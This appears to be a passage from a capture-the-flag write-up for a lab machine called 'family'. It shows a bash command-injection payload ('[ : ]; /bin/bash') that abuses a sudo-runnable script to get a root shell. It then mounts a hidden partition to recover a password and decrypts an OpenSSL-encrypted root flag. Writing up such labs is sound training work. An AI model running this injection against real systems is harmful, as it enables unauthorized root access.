read -ra line <<< "$cmd"
check=${line[1]}
[[ $check =~ ^[a-z] ]] && exit 1

if ! type -t "$check" |grep ^b >/dev/null && [[ ! ${#check} -eq 1 ]] ; then exit 1 ; fi
```

eq vulneravility command injection

https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/

```
b👶 by@family:~$ sudo -u root ./chocapic
baby command: [ : ]; whoami
root
```

```
baby command: [ : ]; /bin/bash
root@family:/home/baby# whoami
root
root@family:/home/baby# id
uid=0(root) gid=0(root) groups=0(root)
```

vut cant see root.txt

```
root@family:~# file root.txt
root.txt: openssl enc'd data with salted password
root@family:~# cat root.txt
Salted__"◆1ʟ◆◆◆Ĭ◆m◆:Pi◆|▒q◆8FH◆yNU:k◆.▒◆24◆}◆◆◆;E◆$/7root@family:~#
```

lets find other devices or mount

```
root@family:/mnt# lsblk -a
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0 15.3G  0 disk
├─sda1   8:1    0 13.3G  0 part /
├─sda2   8:2    0    1K  0 part
├─sda3   8:3    0    1G  0 part
└─sda5   8:5    0  976M  0 part [SWAP]
```

```
root@family:/dev# mount /dev/sda3
mount: /dev/sda3: can't find in /etc/fstab.
root@family:/dev# mount /dev/sda3 /mnt/
root@family:/dev# cd /mnt/
root@family:/mnt# ls
password
root@family:/mnt# file password
password: ASCII text
root@family:/mnt# cat password
QHSvtnwvnUgKRGDQfG6rC58bAU4woNIW0Z7eL6ma
```

after som trying guessing kind of aes
most commons are AES-256-CBC y AES-128-CBC

```
root@family:~# openssl enc -d -aes-256-cbc -salt -in root.txt -out archivo_desencriptado.txt
enter aes-256-cbc decryption password:
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
bad decrypt
140061289686336:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad decrypt:../crypto/evp/evp_enc.c:610:
root@family:~# openssl enc -pbkdf2 -d -aes-256-cbc -salt -in root.txt -out archivo_desencriptado.txt
enter aes-256-cbc decryption password:
bad decrypt
140619466327360:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad decrypt:../crypto/evp/evp_enc.c:610:
root@family:~# openssl enc -pbkdf2 -d -aes-128-cbc -salt -in root.txt -out archivo_desencriptado.txt
enter aes-128-cbc decryption password:
root@family:~# ls
archivo_desencriptado.txt  password  root.txt
```